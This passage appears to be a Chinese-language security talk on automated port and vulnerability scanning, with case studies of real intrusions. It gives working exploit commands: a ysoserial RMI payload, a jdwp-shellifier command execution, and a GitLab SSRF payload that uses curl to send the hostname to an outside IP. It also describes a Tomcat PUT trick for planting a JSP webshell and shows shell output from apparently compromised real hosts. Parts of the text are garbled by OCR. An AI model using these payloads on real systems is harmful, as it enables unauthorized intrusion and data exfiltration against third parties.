    01 00 00 00 00 00 0C 00 0A 00 1F FF FF 00 02 00 00 02 58 CE
   """
data_s = ''
for _ in data.split():
    data_s += chr(int(_, 16))
sock.send(data_s)
ret = sock.recv(1024)
```


测试实践1

抓socks代理

向服务端发送特定数据包时，返回结果不可读，可以使用数据大小来判断

测试实践2

122.114.136.108 6379端口开放着redis，请通过wireshark 或iptools抓包，连接该服务器执行命令后，发送哪些特定数据包，会获取特定的返回结果。

自动化扫描的流程-漏洞扫描

- 关键词
- 帮助信息
- 整合扫描poc

案例分享1-端口扫描

给浏览器设置代理:

[redacted]

然后就直接可以内网之旅了:

各种后台:

http://admin.[redacted]/login/login

案例分享2

测试命令：

java -cp ysoserial-0.0.4-all.jar ysoserial.exploit.RMIRegistryExploit [redacted]18999 CommonsCollections1 "curl 你的远程服务器地址"

远程服务器收到请求说明存在命令执行

```
140.207.229.58 im.skysea.com
[op1@im ihub-[redacted]OT-prod]$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:A6:37:36
          inet addr:[redacted]  Bcast:[redacted]  Mask:255.255.255.224
          inet6 addr: fe80::250:56ff:fea6:3736/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:847253700 errors:0 dropped:0 overruns:0 frame:0
          TX packets:675306493 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:224390116126 (208.9 GiB)  TX bytes:240771233312 (224.2 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:140845436 errors:0 dropped:0 overruns:0 frame:0
          TX packets:140845436 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19626738358 (18.2 GiB)  TX bytes:19626738358 (18.2 GiB)

[op1@im [redacted]-prod]$
```

案例分享3

扫描C段发现[redacted]开放端口：30129

对应服务jdwp

执行命令

jdwp-shellifier.py -t [redacted] p 30129 --cmd "curl 你的远程服务器地址"

进入监听状态

然后访问

http://[redacted]34/

即可触发命令，远程服务器收到请求，说明存在命令执行

getshell:

```
[root@game31 gs]# ifconfig
ifconfig
br0       Link encap:Ethernet  HWaddr 90:B1:1C:52:D2:BF
          inet addr:[redacted]  Bcast:[redacted]  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:369101910 errors:0 dropped:7375290 overruns:0 frame:0
          TX packets:105008490 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24385714092 (22.7 GiB)  TX bytes:9660521168 (8.9 GiB)

br0:1     Link encap:Ethernet  HWaddr 90:B1:1C:52:D2:BF
          inet addr:[redacted]  Bcast:10.144.22.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

案例分享web扫描1

直接注册账户进来了
注册账户后，你可以新建项目
http://[redacted]/projects/new
这里随便起一个名字
在这里输入poc:注意接收的地址为你的vps地址。

ssh://-oProxyCommand=curl%20-d%20%60hostname%60%2045.78.51.207/wat

Projects

New project

Project path

http://42.236.43.202/wctest/

```
WARNING! The remote SSH server rejected X11 forwarding request.
Last login: Tue Jun 12 22:19:56 2018 from 210.13.40.99
[root@localhost ~]# nc -l -vv 80
Connection from [redacted] port 80 [tcp/http] accepted
POST / HTTP/1.1
Host: [redacted]
User-Agent: curl/7.50.3
Accept: */*
Content-Length: 36
Content-Type: application/x-www-form-urlencoded

/var/opt/[redacted]/working
```

several dependent projects under the sa

t from

Bitbucket GitLab.com G

ry URL

ssh://-oProxyCommand=

案例分享web扫描2

发现[redacted]11 这个ip 开着个tomcat


存在put任意文件漏洞。
然而是不能put jsp文件的。
但是可以putjsp文件时，在后边加一个/就能绕过tomcat的安全防护策略了。
菜刀地址：
http://[redacted]1:80/my[redacted] 023
home里有[redacted],sy[redacted]账户，这倒是也不能说明什么。

/home/

6.110.216.11	目录(40),文件(0)	名称	时间
/			
home		lihuasha	2018-01-11 18:0
tmp		jingjianhua	2018-01-11 18:0
command		wangguo	2018-01-11 18:0

实时监控

- 监控可确认的资产



自动化扫描的流程-扩展知识面

- 你的规则有多强大，决定你是否能挖到洞

谢谢